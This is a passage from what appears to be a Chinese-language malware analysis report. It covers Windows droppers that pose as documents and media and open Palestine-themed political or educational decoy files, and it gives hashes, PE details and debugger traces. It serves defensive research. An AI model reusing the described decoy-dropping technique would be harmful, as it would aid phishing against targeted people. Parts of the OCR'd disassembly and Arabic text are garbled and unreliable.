
创造诱饵文件

通过CreateFile函数将文件源数据写入Entelaqa32.rar-pic73

通过 ShellExecute 函数将 %Temp%Entelaqa32.rar 打开

打开Scholarships in Serbia 2019-2020.pdf-pic74

该样本关于哈马斯的话题,属于**政治类**诱饵文档



诱饵文件Entelaqa32.rar内容-pic75

(7).final_meeting_9659836_299283789235_ran

a. 样本信息

样本信息	final_meeting_9659836_299283789235_rar(最终会议)
样本MD5	90cdf5ab3b741330e5424061c7e4b2e2
样本SHA-1	c14fd75ccdc5e2fe116c9c7ba24fb06067db2e7b
样本SHA-256	050a45680d5f344034be13d4fc3a7e389ceb096bd01c36c680d8e7a75d3dbae2
样本类型	Win32 EXE GUI程序
样本大小	4.02 MB (4220416 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2019-12-21 09:07:07



样本final_meeting_9659836_299283789235_rar.exe文件信息(表格)-pic76

检测到英语 中文 意大利语 萨摩亚语

final meeting × 最终会议

文件名翻译信息

最初VT上传时间

样本编译时间戳

样本文件PE信息

样本final_meeting_9659836_299283789235_rar.exe 的文件信息

样本final_meeting_9659836_299283789235_rar.exe文件信息(图片)-pic77

b. 样本分析

通过 `FindResource` 函数查找资源 `MYDATA` ,通过下图我们可以看出该资源是一个 `rar` 文件

址	HEX 数据	ASCII	0180FD80 00435E8E
der (compiler-stamp)	Rodata	DIALOG_ERROR 0x00205AFC PNG	- 1241 0.04 %
i-header (GUI)	Rodata	DIALOG_INFOR... 0x00206104 PNG	- 1826 0.04 %
res (4)	Rodata	DIALOG_SHIELD 0x00206282 PNG	- 1811 0.04 %
z (99.98 %)	Rodata	DIALOG_WARNI... 0x00206F3C PNG	- 1298 0.03 %
s (wait...)	Rodata	MYDATA 0x00207450 RAR	- 2124644 50.34 %
i (wait...)	Rodata	SORTASC 0x00400FB4 PNG	- 367 0.01 %
r (n/a)	Rodata	SORTASC_150 0x00400E124 PNG	- 404 0.01 %
locks (1)	Rodata	SORTASC_200 0x00400E2B8 PNG	- 579 0.01 %
rs (RAR)	Rodata	SORTASC_50 0x00400E4FC PNG	- 264 0.01 %
w (wait...)	Rodata	SORTASC_75 0x00400E604 PNG	- 354 0.01 %
e (n/a)	Rodata	SORTDESC 0x00400E768 PNG	- 381 0.01 %

查找资源MYDATA

FindResource函数查找资源MYDATA-资源是rar文件-pic78

通过 CreateFile 函数将 rar 文件源数据写入 %Temp%jalsa.rar (诱饵文件)中

址	HEX 数据	ASCII	0180FD9C 0044D222
663F5C 00	MOV edi,edi	Z...Z...89A...	0180FD9C 0044D222 CALL File Name = "C:\Users\User\AppData\Local\Temp\jalsa.rar"
663F5E 55	push ebp	F1.....0C0...	C 0 ES 002B 32[1] 0(FFFFFFFF)
663F5F 88EC	mov ebp,esp	E.....E.....	P 1 CS 0023 32[1] 0(FFFFFFFF)
663F61 51	push ecxE.....	A 0 SS 002B 32[1] 0(FFFFFFFF)
663F62 51	push ecxE.....	Z 0 DS 002B 32[1] 0(FFFFFFFF)
663F63 FF75 08	push dword ptr ss:[ebp+0x8]E.....	S 0 FS 0053 32[1] 7EFDD000(FFF)
663F66 8045 F8	lea eax,dword ptr ss:[ebp+0x8]E.....	T 0 GS 002B 32[1] 0(FFFFFFFF)
663F69 50	push eaxE.....	D 0
663F6A FF15 50053675	call dword ptr ds:[fs:0x1000000000000000]E.....	O 0 LastErr ERROR_ACCESS_DENIED (00000005)
663F70 85C0	test eax,eaxE.....	EFL 00000245 (NO,ND,HE,MS,PE,GE,LE)
663F72 0F8C 50070200	call kernel32.7538F608E.....	ST0 empty 0.0
663F78 FF75 0C	lea eax,dword ptr ss:[ebp+0xC]E.....	ST1 empty 0.0
663F7B 8045 F8	lea eax,dword ptr ss:[ebp+0x8]E.....	ST2 empty 0.0
663F7F 50	push eaxE.....	ST3 empty 0.0
663F80 E8 AB000000	call kernel32.75363FCFE.....	ST4 empty 0.0
663F84 85C0	test eax,eaxE.....	ST5 empty 0.0
663F86 0F85 AB070200	int kernel32.7538F606E.....	ST6 empty 0.50000000000000000000
663F8C FF75 20	push dword ptr ss:[ebp+0x20]E.....	ST7 empty 0.50000000000000000000
663F92 FF75 1C	push dword ptr ss:[ebp+0x1C]E.....	
663F95 FF75 18	push dword ptr ss:[ebp+0x18]E.....	
663F98 FF75 14	push dword ptr ss:[ebp+0x14]E.....	
663F9B FF75 10	push dword ptr ss:[ebp+0x10]E.....	
663F9E FF75 0C	push dword ptr ss:[ebp+0xC]E.....	
663F9E FF75 08	push dword ptr ss:[ebp+0x8]E.....	
663FA1 E8 89D7FFFF	call <jmp.>API-MS-Win-Core-File-L1-1-0.E.....	
663FA6 C9	leaveE.....	
663FA7 C2 1C00	retE.....	
663FA8 90	nopE.....	

创造诱饵文件

通过CreateFile函数将rar源数据写入jalsa.rar-pic79

通过 ShellExecute 函数将 %Temp%jalsa.rar 打开

打开诱饵压缩包

打开jalsa.rar-pic8C

其诱饵文件的内容与第十二届亚洲会议有关,其主体是无条件支持巴勒斯坦,可见可能是利用亚洲会议针对巴勒斯坦*的活动,属于政治类题材的诱饵样本



之后的行为就和之前的如出一辙了，在此就不必多费笔墨。

(8). Meeting Agenda pdf

a. 样本信息

样本信息	Meeting Agenda_pdf(会议议程)
样本MD5	a7cf4df8315c62dbebfbea7553ef749
样本SHA-1	af57dd9fa73a551faa02408408b0a4582c4cfaf1
样本SHA-256	707e27d94b0d37dc55d7ca12d833ebaec80b50decb218a2eb79565561a807fe6
样本类型	Win32 EXE GUI程序
样本大小	2.03 MB (2129920 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-29 11:08:26



样本Meeting Agenda_pdf.exe文件信息(表格)-pic82

The screenshot shows a file analysis interface with the following details:

- Language Selection:** 检测到英语, 中文, 意大利语, 荷兰语, 阿拉伯语, 中文(简体).
- File Name Translation Information:** 显示了文件名 Meeting Agenda_pdf.exe 的翻译。
- History:** 显示了首次提交时间为 2020-01-29 11:08:26, 最后提交时间为 2020-01-29 11:08:26, 最后分析时间为 2020-02-14 11:55:33。
- 最初 VT 上传时间:** 1970-01-01 / 01:00:00.
- 样本编译时间戳:** 1970-01-01 / 01:00:00.
- 样本文件 PE 信息:** 显示了 PE 头部信息，包括入口地址、节信息、编译器版本、系统等。特别提到了使用的是 Free Pascal Compiler v.3.0.4 [2019/04/13] for i386。
- 样本 MEETING AGENDA PDF 文件信息:** 显示了该 PDF 文件的元数据，包括作者、主题、创建者等。

样本Meeting Agenda_pdf.exe文件信息(图片)-pic83

b. 样本分析

通过 `CreateFile` 函数将文件源数据写入 `%Temp%\Meeting Agenda.pdf` (诱饵文件) 中

通过CreateFile函数将源数据写入 Meeting Agenda.pdf-pic84

通过 ShellExecute 函数将 %Temp%Meeting Agenda.pdf 打开

打开诱饵文档

HEX 数据	ASCII	CALL 到 00427E45 来自 sample.00427E49
5A 00 00 00 70 37 41 00 00 00 00 00 00 00 00 00	Z.....	00427E45
90 39 41 00 00 00 00 00 00 00 00 00 80 3A 41 00	?.....	00427E46
00 00 00 00 E0 03 45 00 30 03 44 00 50 03 44 00?.	00427E47
40 E2 44 00 80 E2 44 00 80 03 45 00 90 03 45 00	@经.?.@	00427E48
B0 3F 44 00 E0 3F 44 00 F0 3B 43 00 00 00 00 00	?..?..?	00427E49
00 00 00 00 E0 04 45 00 D0 07 42 00 E0 07 42 00?.	00427E4A
40 2A 45 00 80 2A 45 00 30 3A 45 00 31 45 00 @E..?.	00427E4B
80 9C 46 00 00 9C 46 00 40 45 47 00 E0 45 47 00 @R.F.?.E	00427E4C
00 2D 46 00 30 00 46 00 F0 80 46 00 B1 46 00 彩.公.公	00427E4D
00 00 00 00 70 00 46 00 00 00 00 00 20 DC 46 00?an	00427E4E

打开Meeting Agenda.pdf-pic85

但由于其塞入数据的错误导致该 **Meeting Agenda.pdf** 文件无法正常打开故此将该样本归因到未知类题材,之后的行为就和之前的如出一辙了,在此就不必多费笔墨。

(9).Scholarships in Serbia 2019-2020_pdf

a. 样本信息

样本信息	Scholarships in Serbia 2019-2020(塞尔维亚奖学金2019-2020)
样本MD5	8d50262448d0c174fc30c02e20ca55ff
样本SHA-1	342aace73d39f3f446eeeca0d332ee58c08e9eef5
样本SHA-256	00bc6fcfa82a693db4d7c1c9d5f4c3d0bfbbd0806e122f1fbded034eb9a67b10
样本类型	Win32 EXE GUI程序
样本大小	2.13 MB (2233856 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-02-24 05:18:55

样本Scholarships in Serbia 2019-2020_pdf.exe文件信息(表格)-pic86

Scholarships in Serbia 2019-2020

文件名翻译信息

Scholarships in Serbia 2019-2020.pdf.exe

程序入口: 0016CC50 入口区段: .text

文件偏移: 0016C050 入口节: C6.05.40.D5.54

连接器版本: 3.04 子系统: Windows GUI

文件大小: 00221600h 附加数据: NO 00000000

Image is 32bit executable RES/OVL: 11 / 0 % . ????
Free Pascal Compiler v.3.0.4 [2019/04/13] for i386 - www.freepascal.org
初步信息 - 帮助提示 - 脚本信息
[NO DEBUG INFO] - Not packed, try OllyDbg v2 - www.ollydbg.de or

最初VT上传时间

样本PE信息

样本编译时间截

样本 Scholarships in Serbia 2019-2020_pdf.exe 的文件信息

样本分析

b. 样本分析

通过 `FindResource` 函数查找资源 `MYDATA`，通过下图我们可以看出该资源是一个 `PDF` 文件。

The screenshot shows the Immunity Debugger interface. The assembly tab at the top displays assembly code for the kernel32!FindResourceExA function, with several instructions highlighted in yellow. Below the assembly is a memory dump tab titled "Scholars.0058E298" containing hex and ASCII data. A red arrow points from the assembly tab to the memory dump tab.

FindResource函数查找资源MYDATA-pic88

通过 CreateFile 函数将文件源数据写入 %Temp%Scholarships in Serbia 2019–2020.pdf (诱饵文件)中

通过CreateFile函数将文件源数据写入Scholarships in Serbia 2019-2020.pdf-pic89

通过 ShellExecute 函数将 %Temp%\\Scholarships in Serbia 2019–2020.pdf 打开


8B7D 18	mov edi,dword ptr ss:[ebp+0x18]		R 0 SS 000000 32[0] 01
8945 C8	mov dword ptr ss:[ebp-0x30],eax	Scholars.0058E2C8	Z 0 DS 002B 32[0] 0xFFFF
8B45 1C	mov eax,dword ptr ss:[ebp+0x1C]	Scholars.0040398C	S 0 FS 0053 32[0] 7EDF00
6A B6	pushb byte		T 0 GS 002B 32[0] 0xFFFF
8940 CC	mov dword ptr ss:[ebp+0x34],ecx		D 0
897D D8	mov dword ptr ss:[ebp-0x28],edi		O 0 LastErr ERROR_SUCCESS
8945 DC	mov dword ptr ss:[ebp+0x24],eax	Scholars.0058E2C8	EFL 00000006 (NO,NE,HE,A)
8975 D4	mov dword ptr ss:[ebp-0x2C],esi	Scholars.00403938	ST0 empty 0.0
59	pop ecx	Scholars.00427E4E	ST1 empty 0.0
33C0	xor eax,ecx	Scholars.0058E2C8	ST2 empty 0.0
8955 D0	mov dword ptr ss:[ebp+0x30],edx		ST3 empty 0.0
807D E4	lea edi,dword ptr ss:[ebp+0x1C]		ST4 empty 0.0
BE 00020000	mov esi,0x2000		ST5 empty 0.0
C745 C0 3C0000	mov dword ptr ss:[ebp-0x40],0x3C		ST6 empty 0.0
F3:D8	rep stos dword ptr es:[edi]	Scholars.00403938	ST7 empty 456.25000000000000
56	add esi		3 2 1 0
AC 0A0A0A0A	mov edi,0A0A0A0A		FST B10# Cond 0 0 0 1
			FCM 1372 Prec NEAR,64

打开Scholarships in Serbia 2019-2020.pdf-pic90

该样本关于巴勒斯坦在塞尔维亚共和国奖学金的话题,属于教育类诱饵文档

诱饵文件Scholarships in Serbia 2019-2020.pdf内容以及翻译-pic91

诱饵内容对应的官网图片



巴勒斯坦教育部图片-pic92

之后的行为就和之前的如出一辙了,在此就不必多费笔墨。

(10).347678363764_تقرير حول أهم المستجدات

a. 样本信息

样本信息	347678363764(تقرير حول أهم المستجدات_ 报告最重要的事态发展)
样本MD5	9bc9765f2ed702514f7b14bcf23a79c7
样本SHA-1	7684cd1a40e552b22294ea315e7e208da9112925
样本SHA-256	4e77963ba7f70d6777a77c158fab61024f384877d78282d31ba7bbac06724b68
样本类型	Win32 EXE GUI 程序
样本大小	2.02 MB (2120704 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-02 11:59:19


样本347678363764.exe的文件信息(表格)-pic93



样本347678363764_汇报_ حول أهم المستجدات_.exe的文件信息(图片)-pic94

b. 样本分析

通过 `FindResource` 函数查找资源 `MYDATA`, 通过下图我们可以看出该资源是一个 `docx` 文件



FindResource函数查找资源MYDATA-资源是docx文件-pic95

通过 `CreateFile` 函数将 `docx` 文件源数据写入 `%Temp%daily_report.docx` (诱饵文件) 中

创建诱饵文档

通过CreateFile函数将docx源数据写入daily_report.docx-pic96

通过 ShellExecute 函数将 %Temp%daily_report.docx 打开

The figure shows a debugger interface with two main panes. The left pane displays assembly code for a shellcode payload. The right pane shows the memory dump of the exploit payload. A red arrow points from the assembly code to the memory dump area.

打开daily_report.docx-pic97

从诱饵样本中的内容我们可以看出其关于巴勒斯坦态势的问题,属于政治类诱饵样本

原文

2019/12/26

الكتاب اليومي: حول أهم المستجدات الفلسطينية ليوم 26-12-2019

المواقف والتصريحات الرسمية الصادرة عن الرئيسة الفلسطينية

أبو ردينة: القدس وعروبتها خيار وطني لا مسامحة عليه: قال الناطق الرسمي باسم الرئيسة، نبيل أبو ردينة، إن مدينة القدس بعدها المسماة الإسلامية والحافظ على هويتها العربية الفلسطينية خيار وطني، لا مسامحة عليه.

وأضاف: إن دعوة البعض لإجراء الانتخابات بمعزز من إجرائها داخل مدينة القدس، هي محاولة للاتفاق على أحد التوابيت الفلسطينية المقدسة لدى الشعب الفلسطيني، وتساوق خطير مع الاحتلال الذي يحاول تهويد المدينة المقدسة.

وتتابع أبو ردينة، إن موقف الرئيس محمود عباس والقيادة الفلسطينية، أنه لا تournaments دون القدس مهما كانت المصروفات، ولن تعطي الاحتلال فرصة لفرض سياسة الأمر الواقع، وسيستمر بمساعينا مع الجهات الدولية للضغط على إسرائيل للموافقة على مشاركة شعبنا الفلسطيني المقدس في هذه الانتخابات ترشحاً والتخيلاً.

翻译

12/26/2019

日报：关于巴勒斯坦最重要的事态发展，2019年12月26日

巴勒斯坦总统的态度和官方声明

阿布·鲁迪内（Abu Rudeineh）：耶路撒冷及其阿拉伯主义是国家的选择，这是不容妥协的：总统发言人纳比尔·阿布·鲁迪纳（Nabil Abu Rudeina）说，拥有基督教和伊斯兰教圣洁并保持阿拉伯-巴勒斯坦身份的耶路撒冷市是一种国家选择，而不是妥协。

他补充说：有些人呼吁独立于耶路撒冷市举行选举，这是在试图绕过巴勒斯坦人民神圣的巴勒斯坦常数之一，并且与试图将圣城犹太化的占领危险地和谐统一。

阿布·鲁迪伊纳（Abu Rudeina）补充说，马哈茂德·阿巴斯（Mahmoud Abbas）总统和巴勒斯坦领导人的立场是，无论压力如何，没有耶路



诱饵文档daily_report.docx文件原文与翻译-pic98

之后的行为就和之前的如出一辙了，在此就不必多费笔墨

(11).asala-panet-il-music-live-892578923756-mp3

a. 样本信息

样本信息	asala-panet-il-music-live-892578923756-mp3(Asala Panet现场音乐)
样本MD5	1eb1923e959490ee9f67687c7faec697
样本SHA-1	65863efc790790cc5423e680cacd496a2b4a6c60
样本SHA-256	b42d3deab6932e04d6a3fb059348e608f68464a6cdc1440518c1c5e66f937694
样本类型	Win32 EXE GUI程序
样本大小	2.47 MB (2592256 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970/1/1 1:00 (100%造假)
最初上传时间	2020-02-26 06:53:36

样本asala-panet-il-music-live-892578923756-mp3.exe的文件信息(表格)-pic99

artisan video

文件名翻译信息

artisan-video-5625572889047205-9356297846-mp4.exe

程序入口: 0016D560 入口区域: .text
文件偏移: 0016C960 入口字节: C60540E55E
连接器版本: 3.04 子系统: Windows GUI
文件大小: 00216000h 附加数据: NO 00000000

Image is 32bit executable RES/OVL: 9 / 0 % ????
Free Pascal Compiler v.3.0.4 [2019/10/27] for i386 www.freepascal.org
初步信息 帮助提示 新完信息 [NO DEBUG INFO] - Not packed, try OllyDbg v2 - www.ollydbg.de or

样本身份PE信息

最初VT上传时间

编译
时间戳: 00000000
编译
1970-01-01 / 01:00:00

样本编译时间戳

样本 artisan-video-5625572889047205-9356297846-mp4.exe 的文件信息

Gcow 安全团队 SEC PULSE

样本asala-panet-il-music-live-892578923756-mp3.exe的文件信息(图片)-pic100

b. 样本分析

通过 `FindResource` 函数查找资源 `MYDATA`, 通过下图我们可以看出该资源是一个 `unknown` 文件

75FDE90E 51 push ecx
75FDE90F 51 push ecx
75FDE910 53 push ebx
75FDE911 56 push esi
75FDE912 57 push edi
75FDE913 E8 AC2AEEFF call kernel32.RegKrnGetGlobalState
75FDE918 BB75 0C mov esi,dword ptr ss:[ebp+0xC]
75FDE91B BB48 18 mov ecx,dword ptr ds:[eax+0x10]
75FDE91E 33D2 xor edx,edx
75FDE920 8955 F8 mov dword ptr ss:[ebp-0x8],edx
75FDE923 8955 FC mov dword ptr ss:[ebp-0x4],edx
75FDE926 3BF2 cmp esi,edx
7h 60

edi=0058E298 (asala-pa.0058E298), ASCII "MYDATA"

asala-pa.0058E298

查找资源

地址	HEX	数据	0168FB80	0043583E
data	DIALOG_CONFIG...	PNG	-	2082 0.08 %
data	DIALOG_ERROR...	PNG	-	1541 0.06 %
data	DIALOG_INFOR...	PNG	-	1826 0.07 %
data	DIALOG_SHIELD...	PNG	-	1811 0.07 %
data	DIALOG_WARNI...	PNG	-	1298 0.05 %
data	MYDATA	unknown	-	523004 20.18 %
data	SORTASC	PNG	-	367 0.01 %
data	SORTASC_150	PNG	-	404 0.02 %
data	SORTASC_200	PNG	-	579 0.02 %
data	SORTASC_50	PNG	-	264 0.01 %
data	SORTASC_75	PNG	-	354 0.01 %
data	SORTDESC	PNG	-	381 0.01 %
data	SORTDESC_150	PNG	-	433 0.01 %

asala-pa.00403938

hModule = 00400000(asala-pa)
ResourceName = "MYDATA"
ResourceType = RT_RCDATA

asala-pa.00400000

返回到 asala-pa.0040FF62

UNICODE "..."

Gcow 安全团队 SEC PULSE

FindResource函数查找资源MYDATA-pic101

通过 `CreateFile` 函数将文件源数据写入 `%Temp%asala.mp3` (诱饵文件)中

```
75FC3F84          89C0      lea    ebx,ebx
75FC3F86          0F85 40B70200 inc    kernel32.75FFEF6D6
75FC3F8C          FF75 20    push   dword ptr ss:[ebp+0x20]
75FC3F8F          FF75 1C    push   dword ptr ss:[ebp+0x1C]
75FC3F92          FF75 18    push   dword ptr ss:[ebp+0x18]
75FC3F95          FF75 14    push   dword ptr ss:[ebp+0x14]
75FC3F98          FF75 10    push   dword ptr ss:[ebp+0x10]
75FC3F9B          FF75 0C    push   dword ptr ss:[ebp+0xC]       asala-pa.004D3938
75FC3F9E          FF75 08    push   dword ptr ss:[ebp+0x8]
75FC3FA1          E8 89D7FFFF call   <jmp.&API-MS-Win-Core-File-L1-1-0>
75FC3FA6          C9        leave  
75FC3FA7          C2 1C00  ret    0x1C
75FC3FAA          90        nop    
75FC3FAB          90        nop    
75FC3FAC          43        inc    ebx
75FC3FAD          89C0 00    add    byte ptr ds:[edi],cl
edi=00000000
```

地址	HEX 数据	CALL 到	来自
00560000	5A 00 00 00 5A 00 00 00 70 37 41 00 00 00 00 00	0168F9C9	0044CA12
00560010	90 39 41 00 00 00 00 00 00 00 00 80 3A 41 00 00	0168FA04	0080B054
00560020	00 00 00 E0 03 45 00 30 B3 4A 00 50 B3 4A 00 00	0168FA04	Filename = "C:\Users\User\AppData\Local\Temp\asala.mp3"
00560030	40 E2 44 00 00 E2 44 00 80 03 45 00 90 03 45 00 00	0168FA08	C0000000
00560040	B0 3F 44 00 E0 3F 44 00 F0 38 43 00 00 00 00 00 00	0168FA0C	Access = GENERIC_READ GENERIC_WRITE
00560050	00 00 00 00 E0 03 45 00 D0 D7 42 00 E0 D7 42 00 00	0168FA0D	00000000
00560060	00 2A 45 00 80 2A 45 00 30 3A 45 00 40 3A 45 00 00	0168FA0E	ShareMode = 0
00560070	80 9C 46 00 00 9C 46 00 40 45 47 00 E0 45 47 00 00	0168FA0F	pSecurity = NULL
00560080	20 DD 46 00 30 DD 46 00 F0 80 46 00 00 B1 46 00 00	0168FA10	Mode = CREATE_ALWAYS
00560090	00 00 00 00 70 DA 46 00 00 00 00 00 20 DC 46 00 00	0168FA14	00000000
005600A0	00 42 45 00 00 42 45 00 60 66 45 00 00 00 00 00 00	0168FA18	Attributes = NORMAL
005600B0	10 43 45 00 20 43 45 E0 80 48 00 00 00 00 00 00 00	0168FA1C	LhTemplatefile = NULL
005600C0	90 47 00 00 00 00 B0 C5 47 00 00 00 00 00 00 00 00	0168FA1D	0080B054
005600D0	58 9C 48 00 00 00 00 40 E2 47 00 00 00 00 00 00 00 00	0168FA1E	UNICODE "C:\Users\User\AppData\Local\Temp\asala.mp3"

通过CreateFile函数将文件源数据写入asala.mp3-pic102

通过 ShellExecute 函数将 %Temp%asala.mp3 打开

8709C	8B7D 18	mov edi,dword ptr ss:[ebp+0x18]	
8709F	8945 C8	mov duord ptr ss:[ebp-0x38],eax	asala-pa.0058E2C8
87002	8945 1C	mov eax,duord ptr ss:[ebp+0x1C]	asala-pa.0040398C
87005	6A 06	push byte	
87007	894D CC	mov duord ptr ss:[ebp-0x34],ecx	
8700A	897D D8	mov duord ptr ss:[ebp-0x28],edi	
8700D	8945 DC	mov duord ptr ss:[ebp-0x24],eax	asala-pa.0058E2C8
8700G	8975 D4	mov duord ptr ss:[ebp-0x2C],esi	asala-pa.0040393C
87003	59	pop ecx	asala-pa.00427E4
87004	33C0	xor eax,eax	asala-pa.0058E2C8
87006	8955 D8	mov duord ptr ss:[ebp-0x38],edx	
87009	807D E4	lea edi,duord ptr ss:[ebp-0x1C]	
8700C	BE 80028000	mov esi,0x2800	
870C1	C745 C0 3C8000	mov duord ptr ss:[ebp-0x40],0x3C	
870C8	F3:R8	rep stos duword ptr es:[edi]	
8700A	56	push esi	
8700D	6A 00	push byte	asala-pa.0040393C
8700E	8945 00	mov duord ptr ss:[ebp+0x18],0	

址	HEX 数据	0168FC44	00427E4E	CALL 到 00427E44 来自 asala-pa.00427E49
-6D0000	5A 00 00 00 5A 00 00 00 70 37 41 00 00 00 00	0168FC44	00000000	hWnd = NULL
-6D0010	90 39 41 00 00 00 00 00 00 00 00 00 80 3A 41	0168FC4C	00058E2C8	Operation = "open"
-6D0020	00 00 00 E0 03 45 00 38 03 44 00 50 03 45 00	0168FC50	0032C6C6	FileName = "...C:\Users\User\AppData\Local\Temp\asala.mp3..."
-6D0030	40 E2 44 00 80 E2 44 00 80 03 45 00 90 03 45	0168FC54	00000000	Parameters = NULL
-6D0040	60 03 45 00 E0 3F 44 00 F0 38 43 00 00 00 00 00	0168FC58	00000000	DefDir = NULL
-6D0050	00 80 00 00 E0 08 44 00 D0 07 42 00 E0 07 42	0168FC5C	00000001	LsShown = 0x1
-6D0060	40 26 45 00 80 2A 45 00 38 38 45 00 40 38 45	0168FC60	00000000	
-6D0070	80 9C 46 00 00 9C 46 00 40 45 47 00 E0 45 47	0168FC64	00000000	
